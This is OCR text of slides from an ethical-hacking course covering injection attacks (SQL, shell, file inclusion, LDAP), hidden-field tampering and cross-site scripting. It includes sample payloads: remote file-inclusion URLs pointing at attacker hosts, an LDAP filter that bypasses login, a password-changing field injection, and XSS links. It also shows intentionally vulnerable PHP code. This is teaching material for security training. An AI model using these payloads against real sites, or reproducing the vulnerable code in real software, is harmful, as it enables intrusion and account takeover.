
LDAP Injection — It involves the injection of malicious LDAP statements

SQL Injection Attacks

C|EH Certified Ethical Hacker

SQL injection attacks

- SQL injection attacks use a **series of malicious SQL queries** to directly manipulate the database
- An attacker can use a vulnerable web application to **bypass normal security measures** and obtain direct access to the valuable data
- SQL injection attacks can often be executed from the **address bar**, from within application fields, and through queries and searches



SQL Injection vulnerable server code

Note: For complete coverage of SQL Injection concepts and techniques, refer to Module 13: SQL Injection

Command Injection Attacks

C|EH Certified Ethical Hacker

Shell Injection

- An attacker tries to **craft an input string** to gain shell access to a web server
- Shell Injection functions include `system()`, `StartProcess()`, `java.lang.Runtime.exec()`, `System.Diagnostics.Process.Start()`, and similar APIs

HTML Embedding

- This type of attack is used to **deface websites virtually**. Using this attack, an attacker adds an **extra HTML-based** content to the vulnerable web application
- In HTML embedding attacks, user input to a web script is placed into the output HTML, without being checked for **HTML code** or **scripting**

File Injection

- The attacker exploits this vulnerability and injects **malicious code** into **system files**
- `http://www.juggyboy.com/vulnerable.php?COLOR=http://evil/exploit?`

Command Injection Example

Attacker Launching Code Injection Attack

Malicious code:


```
www.juggyboy.com/banner.gif||newpassword||1036
|60|468
```

1. An attacker enters **malicious code** (account number) with a new password
2. The last two sets of numbers are the **banner size**
3. Once the attacker clicks the **submit button**, the password for the account 1036 is changed to "**newpassword**"
4. The server script assumes that only the URL of the **banner image file** is inserted into that field


Poor input validation at server script was exploited in this attack that uses database INSERT and UPDATE record command

Server

File Injection Attack



Client code running in a browser



Vulnerable PHP code

http://www.juggyboy.com/orders.php?DRINK=http://jasoneval.com/exploit? ⟵ Exploit Code

Attacker

Attacker injects a remotely hosted file at **www.jasoneval.com** containing an exploit

File injection attacks enable attackers to **exploit vulnerable scripts** on the server to use a remote file instead of a presumably trusted file from the local file system

What is LDAP Injection?

An LDAP injection technique is used to take advantage of non-validated web application input vulnerabilities to **pass LDAP filters** used for searching Directory Services to **obtain direct access to databases behind an LDAP tree**

What is LDAP?

LDAP Directory Services store and organize information based on its attributes. The information is **hierarchically organized** as a tree of directory entries

LDAP is based on the client-server model and clients can **search the directory entries using filters**

Filter Syntax	(attributeName operator value)
Operator	**Example**
=	(objectclass=user)
>=	(mdbStorageQuota>=100000)
<=	(mdbStorageQuota<=100000)
~=	(displayName~=Foeckeler)
*	(displayName=*John*)
AND (&)	(&(objectclass=user)(displayName=John)
OR (|)	(|(objectclass=user)(displayName=John)
NOT (!)	(!objectClass=group)

How LDAP Injection Works

- LDAP injection attacks are similar to SQL injection attacks but **exploit user parameters** to generate LDAP query
- To test if an application is vulnerable to LDAP code injection, **send a query** to the server meaning that generates an invalid input. If the LDAP server **returns an error**, it can be exploited with code injection techniques

If an attacker enters valid user name "juggyboy", and injects **juggyboy)(&))** then the URL string becomes **(&(USER=juggyboy)(&))(PASS=blah))** only the first filter is processed by the LDAP server, only the query **(&(USER=juggyboy)(&))** is processed. This query is always true, and the attacker logs into the system without a valid password

Hidden Field Manipulation Attack

C|EH Certified Ethical Hacker

HTML Code

```
<form method="post"
    action="page.aspx">
  <input type="hidden" name=
    "PRICE" value="200.00">
  Product name: <input type=
   "text" name="product"
   value="Juggyboy Shirt"><br>
  Product price: 200.00"><br>
  <input type="submit" value=
    "submit">
</form>
```

Product Name: Juggyboy Shirt

Product Price: 200

Submit

- When a user makes selections on an HTML page, the selection is typically stored as form field values and sent to the application as an **HTTP request (GET or POST)**
- HTML can also store field values as hidden fields, which are **not rendered to the screen** by the browser, but are collected and submitted as parameters during form submissions
- Attackers can examine the **HTML code of the page** and change the hidden field values in order to change post requests to server

Cross-Site Scripting (XSS) Attacks

- Cross-site scripting ('XSS' or 'CSS') attacks **exploit vulnerabilities in dynamically generated web pages**, which enables malicious attackers to inject client-side script into web pages viewed by other users
- It occurs when **invalidated input data** is included in dynamic content that is sent to a user's web browser for rendering
- Attackers inject malicious JavaScript, VBScript, ActiveX, HTML, or Flash for execution on a victim's system by hiding it **within legitimate requests**

Malicious script execution	Session hijacking
Redirecting to a malicious server	Brute force password cracking
Exploiting user privileges	Data theft
Ads in hidden IFRAMES and pop-ups	Intranet probing
Data manipulation	Key logging and remote monitoring

How XSS Attacks Work

C|EH Certified Ethical Hacker

Normal Request

1 http://juggyboy.com/jason_file.html

This example uses a vulnerable page which handles requests for a nonexistent pages, a classic 404 error page

Server Response 2

Server Code

```
<html>
<body>
<? php
print "Not found: " .
urldecode($_SERVER["
REQUEST_URI"]);
?>
</body>
</html>
```

(Handles requests for a nonexistent page, a classic 404 error page)

Server


XSS Attack Code

Server Response 2

1 http://juggyboy.com/<script>alert("WARNING: The application has encountered an error");</script>

Note: Check the CEH Tools DVD, Module 12 Hacking Web Application for access cheat sheet

Cross-Site Scripting Attack Scenario: Attack via Email




- In this example, the attacker crafts an email message with a malicious script and sends it to the victim:


```
<A HREF=http://bank.com/registration.cgi?clientprofile=<SCRIPT>
malicious code</SCRIPT>>Click here</A>
```

- When the user clicks on the link, the URL is sent to **bank.com** with the malicious code
- The legitimate server hosting bank.com website sends a page back to the user including the value of **clientprofile**, and the malicious code is executed on the client machine


XSS Example: Attack via Email



